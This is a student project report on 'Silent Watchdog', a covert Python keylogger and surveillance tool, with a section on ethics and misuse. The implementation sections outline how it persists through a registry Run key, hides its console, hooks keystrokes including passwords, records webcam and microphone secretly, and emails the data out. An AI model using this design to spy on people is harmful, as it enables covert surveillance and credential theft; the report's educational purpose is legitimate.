KeyLogger

Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!

THU1130PG12

Master of Applied Computing

University of Windsor

Networking And Data Security

Authors	ID
Vismitha Pulakkayaiah Yohanan	110126196
Balu Anush Anthu Kumar	110126149

Abstract

This report describes the development and analysis of "Silent Watchdog," a monitoring solution designed to enhance digital security, productivity, and parental controls. Silent Watchdog includes several monitoring functions, such as keystroke logging, screenshot capture, webcam recording, audio recording, and automatic email reporting, all of which operate silently in the background. Following a security study conducted with VirusTotal, one of 66 security firms classified the app as potentially harmful. To ensure responsible deployment, the project prioritizes ethical use, robust data encryption, and user education. Despite its huge potential for legitimate applications, the ethical concerns and risk of misuse necessitate careful and transparent use. This project aims to fill gaps in existing solutions by creating a comprehensive, efficient, and user-friendly monitoring tool.

Table of Contents

1. Introduction

Background Information

In the digital age, computers and mobile devices are everywhere, impacting virtually every aspect of our daily lives. From personal communication and online shopping to corporate transactions and educational pursuits, our reliance on digital technology is clear. However, this reliance raises security, productivity, and privacy issues. Unauthorized access to sensitive information, concerns about employee productivity, and the need for parental control over children's online activities are some of the most pressing issues facing individuals and businesses today. These issues have prompted the development of a variety of monitoring methods to address the challenges.

Importance of Monitoring Solutions

Monitoring systems are critical to ensuring the safety of digital environments. They allow you to monitor and record user activity, ensuring security and compliance. Monitoring tools give parents peace of mind by allowing them to monitor their children's online activity, protecting them from cyberbullying and inappropriate content. Employers can use monitoring systems to boost productivity, prevent data breaches, and ensure corporate standards are followed. Furthermore, in academic settings, these tools can contribute to the integrity of tests and assignments by discouraging cheating.

Monitoring systems are also useful for data recovery and forensic investigations. In the event of an accidental data loss or a security breach, the recorded data can help to recreate events and determine how the incident happened. This functionality is critical for both personal and business users because it reduces the impact of such incidents and improves future security measures.

2. Overview of the Project

Process Flow:

The project "Silent Watchdog: Capturing Every Click, Keystroke, Whisper, and You!" aims to provide a comprehensive monitoring solution that addresses the different needs of modern digital settings. This approach is intended to work quietly in the background, recording a wide range of user behaviors without notifying the user. The project's main features include keystroke tracking, screenshot capture, webcam recording, audio recording, and automatic email reporting.

- Keystroke Logging: This feature logs all keystrokes made on the device, including passwords and chat messages. It is an essential component for analyzing user behavior and detecting potential security concerns.
- Screenshot Capture: Regularly collects screenshots to monitor screen activity. This function ensures that any unsuitable or unauthorized content downloaded through the device is noted.
- camera Recording: Captures footage from the camera at predetermined intervals, adding visual context to recorded actions. This function is very essential for maintaining physical security and validating user presence.
- sounds Recording: Record sounds from the microphone to ensure no missed conversations. This functionality can help you grasp the context of user interactions and detect vocal exchanges.
- Automated Email Reporting: Sends collected data to a predetermined email address at regular intervals. This feature enables remote monitoring and rapid review of the collected data.

To fulfill its objectives, the project uses several technologies and techniques. Python is the most widely used programming language because of its versatility and substantial library support. OpenCV is used to record webcams, while the Sounddevice library records sound. The PyHook3 library is used for keystroke logging. Data is grouped into specific directories for logs, screenshots, audio, and video files, and unique filenames are generated using timestamps to prevent data from being overwritten

Initialization:

- The software adds itself to the system's startup registry to run automatically when the computer is turned on.
- The console window is hidden, allowing the application to run quietly in the background.

Monitoring:

- The software records keystrokes, screenshots, camera videos, and audio at predetermined intervals.

Reporting:

- Data is gathered and emailed to a designated address for remote monitoring and timely evaluation.

Ethical Considerations: While the Silent Watchdog has many legitimate applications, such as parental control, employee monitoring, and data recovery, it is critical to recognize the potential for abuse. Unauthorized surveillance, violation of privacy, and malevolent behaviors are all serious ethical considerations. As a result, this software must be utilized appropriately and following legal guidelines.

3. Objectives

The primary goal of the "Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!" project is to provide a powerful and adaptable monitoring solution that meets the different needs of today's digital surroundings. This goal is motivated by the growing desire for security, productivity increase, and parental control in today's technologically reliant environment. The system attempts to provide a discreet, efficient, and comprehensive method of tracking and recording numerous user behaviours on a computer or mobile device.

Main Goal: Create a system for capturing every click, keystroke, whisper, and you!

The main objective of this project is to provide an all-encompassing monitoring solution that runs quietly in the background and provides users with detailed insights on device activities. This thorough method ensures that every key action is documented, allowing users to retain security, increase productivity, and protect their privacy. The solution is designed to be user-friendly, efficient, and dependable, providing seamless operation without interfering with the device's normal operation.

4. Implementation Strategies

To accomplish these precise goals, the project uses a range of tools and technologies:

- Python is the preferred programming language because to its flexibility and substantial library support.
- Libraries:
  a. OpenCV is used for webcam recordings.
  b. The Sounddevice library handles audio recording.
  c. The PyHook3 library is used for keystroke logging.
- Data Handling: Data is arranged into directories (logs, screenshots, audio, video) with unique filenames based on timestamps to prevent overwriting.
- System Integration: The program adds itself to the startup registry to execute automatically when the computer is turned on. The console window is hidden so that the application can run silently in the background.

5. Literature Review

Previous work with keyloggers and monitoring software

Keyloggers and monitoring software have been extensively researched and developed over time. Initially, keyloggers were basic programs that recorded and stored keystrokes in text files. Early keyloggers, like those described in Schneier's "Secrets and Lies: Digital Security in a Networked World," were designed to capture keyboard inputs for security analysis and forensic investigations. As technology advanced, monitoring software expanded to include functions such as screenshot capture, webcam recording, and audio surveillance, resulting in a more comprehensive approach to monitoring.

There have been several prominent monitoring solutions produced, each with its own set of features and applications. For example, "Keylogger Pro" is a well-known software that provides detailed keystroke logging and screenshot capture, but

"SpyAgent" has extensive surveillance capabilities such as email and chat logging, website tracking, and remote access. These tools are frequently utilized in personal and corporate contexts for a variety of purposes, including parental control and staff monitoring.

Comparison with Existing Solutions

Comprehensive Supervision:

- Gap: Existing solutions frequently focus on single parts of monitoring, such as keystroke logging or internet usage, rather than providing a comprehensive approach.
- Solution: Silent Watchdog combines keystroke logging, screenshot capture, webcam recording, audio recording, and automatic email reporting to provide comprehensive surveillance of user activity.

Performance Efficiency:

- Gap: Monitoring tools can greatly affect system performance, causing slowdowns and disruptions.
- Solution: The project optimizes system resources by using efficient data handling and multi-threading techniques to reduce performance effects and ensure software operates smoothly in the background.

User-Friendly Experience:

- Gap: Monitoring tools sometimes have complex setup processes and difficult-to-navigate interfaces.
- Solution: Silent Watchdog's user-friendly interface allows for easy setup and configuration for users with different degrees of technical competence.

Ethical Use and Data Security:

- Gap: Monitoring software often raises concerns regarding illegal access and data security.
- Solution: The initiative prioritizes ethical use, including transparency and asking for consent where necessary. Additionally, strong encryption technologies are utilized to secure recorded data, preventing unauthorized access.

Finally, the Silent Watchdog project draws on earlier work in keylogging and monitoring software to solve the limits and gaps highlighted in existing systems. This project strives to satisfy customers' evolving needs responsibly and securely by providing a comprehensive, efficient, and user-friendly monitoring solution.

The methodology for producing the "Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!" entails an organized approach that includes extensive research, careful selection of tools and technologies, and rigorous design and development. This section describes the methodology's essential components, including the research methodologies employed, the tools and technologies chosen, and the design and development process.

Research Methods Used

The first step of the project entailed considerable research to determine the requirements, challenges, and existing solutions in the field of monitoring software. The research methods used included:

Literature Review:

- A detailed examination of academic articles, industry reports, and white papers on monitoring software, keyloggers, and surveillance tools was carried out. This contributed to a better grasp of cutting-edge technologies, best practices, and ethical considerations in the sector.
- Market Analysis: We analyzed existing monitoring systems and identified their strengths and drawbacks. This involved researching popular software such as Keylogger Pro, SpyAgent, and Net Nanny. This research provided insights that assisted in finding gaps in current solutions as well as determining the Silent Watchdog project's unique features and improvements.

- User Surveys and Interviews: We performed surveys and interviews with potential users, such as parents, employers, and IT professionals, to understand their needs, preferences, and concerns. This user-centric approach ensured that the generated solution met user needs and expectations.

6. Design and Development Process

The Silent Watchdog project was designed and created utilizing an iterative and incremental approach to ensure continuous improvement and alignment with user needs. The method involved several steps, including requirement analysis, system design, implementation, testing, and deployment.

Design and Development Process:

- The Silent Watchdog project was designed and developed using an iterative and incremental strategy, which ensured constant enhancement and alignment with user requirements. The process consisted of multiple steps, including requirement analysis, system design, implementation, testing, and deployment.

Requirement Analysis:

- Technical requirements, such as system performance, security, and compatibility, were set to ensure that the program met the expected standards.

System Design:

- Architecture Design: The overall architecture of the monitoring system was created, including the structure of the main components (keystroke logger, screenshot capture, webcam recording, audio recording, and email reporting).

Data Flow Design:

- The data flow between various components was planned to ensure that data is captured, processed, and stored in a timely and efficient manner.

User Interface Design:

- Even though the software runs in the background, a simple and easy user interface was created for initial setup and configuration.

Implementation:

- The keystroke logging module was built using the PyHook3 package. This entailed creating hooks to catch keyboard events and recording the keystrokes in a secure and structured manner.
- Screenshot Capture: The screenshot capture module was created with the PyAutoGUI package. The implementation involved setting the interval for capturing screenshots and saving them to a specific directory with unique filenames.
- Webcam Recording: The webcam recording module was built with OpenCV. This included configuring the webcam, capturing video snippets at specific times, and saving the recordings in high resolution.
- The Audio Recording module was created using the Sounddevice library. The implementation involved establishing the microphone settings, recording audio at regular intervals, and using noise reduction techniques to improve clarity.
- Email Reporting: The email reporting module was built with the smtplib library. The captured data was compiled into a structured manner, encrypted, and sent to the appropriate email address at regular intervals.

Testing:

- **Unit Testing:** Each module was independently tested to confirm that it fulfilled the specifications and worked properly. Unit tests were created to test the functionality of keystroke logging, screenshot capture, webcam recording, voice recording, and email reporting.
- **Integration Testing:** The modules were integrated and tested together to ensure proper data flow and compatibility. This included ensuring that the recorded data was correctly taken, processed, and distributed via email.

Deployment:

- **Initial Setup:** The software was set up to add itself to the system's starting registry, so it would run automatically anytime the machine was turned on.
- **Stealth Operation:** The console window was hidden so that the application may run silently in the background without alerting the user.
- **User Configuration:** For initial setup and configuration, a basic user interface was given, allowing users to specify their preferred recording intervals and email reporting.

7. Features:

The "Silent Watchdog: Capturing Every Click, Keystroke, Whisper, and You!" is intended to give a comprehensive collection of tools for precise surveillance of user activity on a computer or mobile device. Each function was deliberately designed to run quietly and efficiently, acquiring a wide range of data without disturbing the user. This section goes into detail about each essential feature, including keystroke logging, screenshot capture, webcam recording, audio recording, and automatic email reporting.

Keystroke Logging:

- Keystroke Logging is a basic function of the Silent Watchdog that records every keystroke typed on the keyboard. This functionality is critical for understanding user behavior, tracking activity, and identifying potential security issues.

Detailed Recording:

- The keystroke logging module records all keystrokes, including entered text, passwords, chat messages, and deleted characters. This extensive logging ensures that all user interactions are recorded.

Stealth Operation:

- The keyboard logger runs discreetly in the background, with no visible indicators to alarm the user. It creates low-level hooks with the PyHook3 library to intercept and record keyboard events, assuring accurate and dependable data capturing.

Data Security:

- The captured keystrokes are kept secure to prevent unauthorized access. Encryption is used to protect data, ensuring that sensitive information like passwords and private communications remain private.

Screenshot Capture:

- Screenshot Capture is the process of taking periodic screenshots of the screen to graphically document user activity. This feature creates a visual chronology of what the user sees and does on the screen.
- Screenshots are taken at specified intervals that can be changed based on user preferences. This ensures that screen activity is continuously captured, including any changes or significant occurrences.

High Quality:

- The screenshots are taken at a high quality to ensure that all details are captured clearly. This is critical for recognizing any unsuitable or unauthorized content downloaded through the device.

Minimal Impact on Performance:

- The screenshot capture procedure has been tuned to have the least possible impact on device performance. Efficient utilization of system resources guarantees that the device operates smoothly and without significant slowdowns or disturbances.

Webcam Recording:

- Webcam recording entails capturing video clips from the device's webcam at predetermined intervals. This tool adds a layer of physical monitoring by providing visual context for recorded events.

Scheduled Recording:

- The webcam recording module is set up to record video clips at regular intervals. The recording schedule can be tailored to the user's requirements, ensuring that user presence and activity are updated on a timely basis.

High-Definition Video:

- Video recordings are captured in high definition, resulting in clear and detailed footage. This is critical for determining user presence and comprehending the context of their actions.

Discreet Operation:

- The webcam recording feature does not switch on the camera light or warn the user. This ensures that the monitoring is undetectable and does not disrupt the user's routine activities.

Audio Recording:

- Audio recording entails capturing sound from the device's microphone so that no conversations are missed. This capability is useful for determining the context of user activities and identifying vocal communication.

Clear Audio Capture:

- The audio recording module records sound in excellent quality, correctly recording all spoken words and background noises. This guarantees that the captured audio is both helpful and informative.

Noise Reduction:

- Advanced noise reduction techniques are used to eliminate background noise and improve the clarity of recorded talks. This is necessary for producing clear and comprehensible audio recordings.

Scheduled Recording:

- Audio is taken at specified intervals that can be changed based on the user's requirements. This assures regular updates and complete coverage of vocal exchanges.

Automated Email Reporting:

- Automatic Email Reporting is an important function that collects recorded data and delivers it to a predetermined email address regularly. This enables remote monitoring and fast assessment of the collected data.

Data compilation:

- The captured data, such as keystrokes, screenshots, webcam films, and audio recordings, is organized in a structured manner. The data is sorted into specific directories for ease of access and inspection.

Secure Transmission:

- The assembled data is securely sent by email, preventing illegal access while in transit. Encryption and other security methods are used to protect the data.
- Email reports are delivered at regular intervals, ensuring that the selected email account receives timely updates. The frequency of email reporting can be adjusted based on user needs.

Detailed Reports:

- Email reports provide detailed information including timestamps, file names, and summaries of recorded events. This allows the recipient to easily understand and review the captured data.

8. **Programming Languages and Libraries Used**

Python

Python was chosen as the major programming language for this project because of its ease of use, readability, and wide range of libraries. Python's adaptability enables speedy construction and simple maintenance of the monitoring solution. Its wide community and abundance of available libraries make it an excellent candidate for incorporating a variety of features such as keyboard tracking, webcam recording, audio recording, and email reporting.

OpenCV for Webcam Recording

OpenCV (Open Source Computer Vision Library) is a sophisticated tool for real-time image and video processing. The webcam recording capability in the Silent Watchdog project was implemented using OpenCV. OpenCV includes powerful capabilities for capturing high-quality video clips from your camera. The library's operations enable efficient handling of video streams, ensuring that captured videos are clear and detailed.

- Implementation details:
    a. The webcam is initialized with cv2.VideoCapture().
    b. Video frames are taken at regular intervals and encoded with the mp4v codec for high-definition recording.
    c. Video is saved locally with a unique filename based on timestamps.

Sounddevice for Audio Recording

The Sounddevice library was used to capture audio from the device's microphone. Sounddevice provides a straightforward and effective interface for capturing audio with great clarity and low latency. This library is well-suited for real-time audio recording applications.

- Implementation Details:
    a. Audio is recorded with sd.rec() at a specified sample rate and duration.
        1. The audio data is saved as a WAV file with the scipy.io.wavfile.write() method.
        2. Techniques for noise reduction improve audio clarity.

PyHook3 for keystroke logging

PyHook3 is a library that captures keyboard events at a basic level. This library was used to implement the keystroke logging feature, which records every keystroke typed into the device's keyboard. PyHook3 ensures precise and reliable keystroke capture by running silently in the background and not alerting the user.

- Implementation details:
    a. Hooks can intercept keyboard events.KeyDown.
    b. Each keystroke is logged and saved in a log file with a timestamp for context.
    c. The keystroke logger operates in stealth mode, leaving the user ignorant of its presence.

Smtplib for Email Reporting

The smtplib library was used to send emails with recorded data. smtplib makes it simple to add email capabilities, allowing the software to send collected logs, screenshots, camera movies, and audio recordings to a specific email address at regular intervals.

- Implementation details:
    a. Use EmailMessage() to compose and populate an email with recorded data.
    b. Attach the data to the email and send it via an SMTP server with smtplib.SMTP().
    c. Email content is encrypted for secure delivery of sensitive data.

Data Management and Storage

The Silent Watchdog project relies heavily on efficient data handling and storage. The acquired data, which includes keystrokes, screenshots, webcam movies, and audio recordings, is categorized and saved systematically for simple access and management.

Organized Directory Structure

The captured data is saved to a structured directory system on the local file system. Different sorts of data are organized into separate directories, such as logs, screenshots, audio, and video files. This systematic method aids in maintaining a clear and manageable file structure.

- Directory structure:
    a. Logs/: Stores all recorded keystroke logs.
    b. Screenshots: Saves all collected screenshots.
    c. Audio/: Stores all recorded audio files.
    d. Video/: Stores all recorded webcam videos.

Unique filenames with timestamps

To prevent data overwriting and make each file clearly identifiable, unique filenames are constructed using timestamps. This approach ensures that each recorded file has a unique name that reflects the time and date of creation.

- Filename generation:
    a. Datetime.now().strftime('%Y%m%d_%H%M%S') generates unique timestamps for each file.
    b. Filenames have a prefix (identifying data type), timestamp, and file extension.
    c. Example: A keystroke log file may be titled Logfile_20220725_153000.txt.

Data Collection and Email Reporting

Periodically, the collected data is collated and forwarded to a predetermined email address. This automatic email reporting feature makes the monitoring findings available remotely, allowing for fast inspection and analysis.

Data Compilation:

- Recorded data from various categories (keystrokes, screenshots, audio, video) is organized into a structured manner.
    a. Data is grouped in directories and attached to an email.
- Email Reporting: a. Data is gathered and transmitted via email at regular intervals for reporting.
    a. Users can select the frequency of email reporting.
    b. The email contains detailed reports with timestamps and summaries for easy comprehension and review of recorded data.

9. Implementation.

The "Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!" is precisely engineered to run quietly and efficiently while recording a wide range of user behaviours on a computer or mobile device. The implementation process is separated into three major phases: initialization, monitoring, and reporting. Each phase is critical to the software's smooth operation, ensuring that it completes its job without prompting the user. This section details the implementation process, with a focus on the initialization, monitoring, and reporting stages.

Initialization Process

The initialization phase lays the groundwork for the Silent Watchdog to operate properly and quietly from the moment the machine boots up. This process entails adding the software to the system's startup registry and concealing the console window.

Adding to Startup

To ensure that the Silent Watchdog runs automatically whenever the computer is turned on, the software is added to the system's startup registry. This is accomplished by editing the Windows registry to add the monitoring solution's executable file.

- Implementation details:
  a. To determine the executable's file path, use os.path.realpath(__file__).
  b. The startup registry key (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) is accessed.
  c. The registry key is updated with a new entry with the executable file path and unique name.
  d. By executing the Silent Watchdog on system startup, it can begin monitoring as soon as the computer boots up.

Hide the Console

To maintain stealth, the Silent Watchdog's terminal display is concealed shortly after it starts. This stops the user from realizing that the monitoring program is operating.

- Implementation Details:
  a. The console window is concealed with the win32console and win32gui libraries.
  b. Win32console retrieves the current console window.GetConsoleWindow().
  c. The console window is hidden by giving the handle to win32gui.Use ShowWindow() with the proper flag to hide the window.
  d. This procedure guarantees the Silent Watchdog runs silently in the background, with no visible indicators.

Monitoring Process

The Silent Watchdog's key functionality is its capacity to monitor and record a variety of user activities. This encompasses keystroke logging, screenshot capture, webcam recording, and voice recording. Each of these components is intended to work quietly and efficiently, providing extensive monitoring without disturbing the user.

Keystroke Logging

Keystroke logging entails recording each keystroke entered on the device's keyboard. This functionality is critical for understanding user behaviour and identifying potential security issues.

- Implementation Details:
  a. The PyHook3 library is used to create low-level keyboard hooks that intercept keyboard events.
  b. Keystrokes are logged with a timestamp for context.

c. Keystrokes are captured in a log file that is encrypted and saved to the local file system for security.

Screenshot Capture

Screenshot capture is the process of taking periodic photos of the screen in order to graphically document user activity. This feature creates a visual chronology of what the user sees and does on the screen.

- Implementation Details:
  a. Screenshots are taken at regular intervals using the PyAutoGUI package.
  b. Screenshots are saved as high-resolution images with distinct filenames based on timestamps.
  c. Screenshots are sorted in a directory for easy access.

Webcam Recording

Webcam recording entails taking video clips from the device's webcam at predetermined intervals. This tool adds a layer of physical monitoring by providing visual context for recorded events.

- Implementation Details:
  a. The OpenCV library is used to initialize and control the webcam.
  b. Video snippets are recorded at predetermined intervals and saved as high-definition files.
  c. Video files are kept in a specified directory with unique filenames produced by timestamps to prevent overwriting.

Audio Recording

Audio recording entails capturing sound from the device's microphone so that no conversations are missed. This capability is useful for determining the context of user activities and identifying vocal communication.

- Implementation details:
  a. The Sounddevice library captures high-quality audio with a simple interface.
  b. Audio files are saved in WAV format with timestamp-generated filenames.
  c. Noise reduction techniques improve audio quality, accurately capturing both spoken words and background noise.

Reporting Process

The reporting procedure is an essential component of the Silent Watchdog, allowing for remote monitoring and fast analysis of acquired data. This method entails combining the captured data and delivering it to a certain email address at regular intervals.

Data Compilation

The collected data, which includes keystrokes, screenshots, webcam footage, and audio recordings, is organized in a structured manner for easy inspection and analysis.

- Implementation Details:
  a. Data is grouped into specific directories for logs, screenshots, audio, and video files.
  b. Files are named with timestamps for easy identification and to prevent overwriting.
  c. Data is encrypted before being collated into reports to ensure security during transmission.

Email Sending

The gathered data is delivered to a predetermined email address on a regular basis. This provides remote access to monitoring results, allowing for fast assessment and analysis.

- Implementation details:

  a. Create an email message with the smtplib and EmailMessage libraries.
  b. Attach the assembled data to the email to ensure the report has all important information.
  c. The email is sent over an SMTP server using encryption to protect the data during transport.
  d. Users can modify the frequency of email reporting to receive updates at their preferred intervals.

10. Ethical Considerations

Monitoring software, such as the "Silent Watchdog: Capturing every Click, Keystroke, Whisper, and You!," raises serious ethical concerns. It is critical to strike a balance between legitimate uses of such software and the potential for abuse. This section examines both legitimate and unethical uses of surveillance software, emphasizing the significance of responsible use.

Legitimate Uses

Parental Control

Parents often employ monitoring software to safeguard their children's online safety. With growing concerns about cyberbullying, exposure to improper content, and online predators, parents require methods to monitor their children's online behaviour.

- Usage: Keystroke tracking allows parents to monitor their children's communication and prevent hazardous chats. Screenshot capturing allows parents to see which websites and apps their children are utilizing. Webcams and audio recordings can provide information about the environment, ensuring that children do not engage in risky activities.
- Benefits: Parents can intervene early to safeguard their children from potentially dangerous behaviour or content.

Employee Monitoring

Employers utilize monitoring tools to increase efficiency and guarantee that company resources are being used properly. This is especially important in organizations where sensitive information is handled.

- Usage: Keystroke logging and snapshot capture can track staff actions and ensure they are completing given duties. Webcam recordings can be used to verify employee presence during working hours.
- Benefits: Monitoring prevents data breaches and ensures personnel follow corporate policies, thereby protecting the organization's interests.

Data Recovery

In the event of inadvertent data loss or deletion, monitoring software can be an invaluable tool for data recovery.

- Keystroke logging captures deleted or lost text. Screenshot capturing can provide visual records of data that was previously lost.

- Benefits: Recovering essential information is crucial for individuals and companies to maintain business continuity and personal data integrity.

Educational Purposes

Monitoring software can be used in educational environments to provide IT and security instruction. It teaches students how monitoring technologies function and how to prevent inappropriate surveillance.

- Usage: Monitoring software can help educational institutions illustrate the risks and protective measures for keyloggers and surveillance technologies.
- Benefits: Students in cybersecurity and IT gain important hands-on experience that prepares them for real-world settings.

Personal Security

Individuals can utilize monitoring software for their own security, ensuring that their equipment are not misused when they are not present.

- Usage: Keystroke logging and snapshot capturing can detect unwanted access to personal devices. A webcam and audio recording can provide evidence of illicit physical access.
- Benefits: This provides piece of mind and improves personal security, protecting important information.

System Administration

System administrators utilize monitoring tools to assure the security and functionality of IT systems. This is especially crucial in scenarios involving sensitive data or critical infrastructure.

- Use: Monitoring software tracks user activity to prevent unwanted access and data breaches. It can also aid with audits and compliance by keeping precise records of system usage.
- Benefits: Improves IT system integrity and security, enabling administrators to better manage and secure their infrastructure.

Non-Ethical Uses

Cybercrime

One of the most serious unethical applications of monitoring software is in cybercrime. Cybercriminals employ keyloggers and other monitoring programs to steal sensitive information including passwords, credit card numbers, and personal information.

- Usage: Capturing keystrokes to steal login passwords and financial data.
- Consequences: Possible outcomes include identity theft, financial loss, and privacy breaches.

Corporate Espionage

Monitoring software can be used for business espionage, which involves competitors spying on one another in order to acquire access to confidential information and trade secrets.

- Use keyloggers and screenshots to steal crucial corporate information.
- Consequences: Undermining fair competition can lead to considerable financial and reputational damage for targeted companies.

Unauthorized Surveillance

Using monitoring software for unlawful surveillance constitutes a serious violation of privacy. This includes spying on people without their permission, whether in a personal or professional environment.

- Usage: Secretly capture keystrokes, screenshots, webcam videos, and audio without the target's knowledge.
- Consequences: This can result in legal issues and serious breaches of personal privacy and confidence.

Invasion of Privacy

Monitoring software can be used to compromise people's privacy by intercepting their private messages and actions without their knowledge.

- Use: Recording private conversations and actions, both online and offline.
- Consequences: The culprit may face mental hardship, relationship troubles, and legal ramifications.

Blackmail and Extortion

Malicious actors can utilize monitoring software to collect sensitive information about individuals and then exploit it for blackmail and extortion.

- Usage: Obtaining sensitive or embarrassing information and threatening to reveal it unless demands are met.
- Consequences: Victims may experience serious emotional and financial harm.

Malware Distribution

Keyloggers and other monitoring technologies can be included in malware to spread widely and infect several machines without the users' knowledge.

- Usage: Keyloggers are distributed as malware programs to capture sensitive information from many targets.
- Consequences: This can result in significant data breaches, financial loss, and harm to individuals and organizations.


Importance of Responsible Use

Monitoring software like Silent Watchdog has strong capabilities, but it also has important obligations. It is critical that this software be utilized ethically and legally, with consideration for privacy and permission.


- Legal Compliance: Ensure monitoring software conforms with applicable laws and regulations. Unauthorized usage can carry serious legal implications.
- Transparency and Consent: Use monitoring software transparently and seek informed consent from individuals being observed. This is especially significant in workplace contexts.
- Purpose Limitation: Use monitoring software for valid and stated purposes, avoiding obtrusive or unethical behaviour.
- Data Security: Securely store and protect recorded data to prevent unwanted access.

11. Screenshot

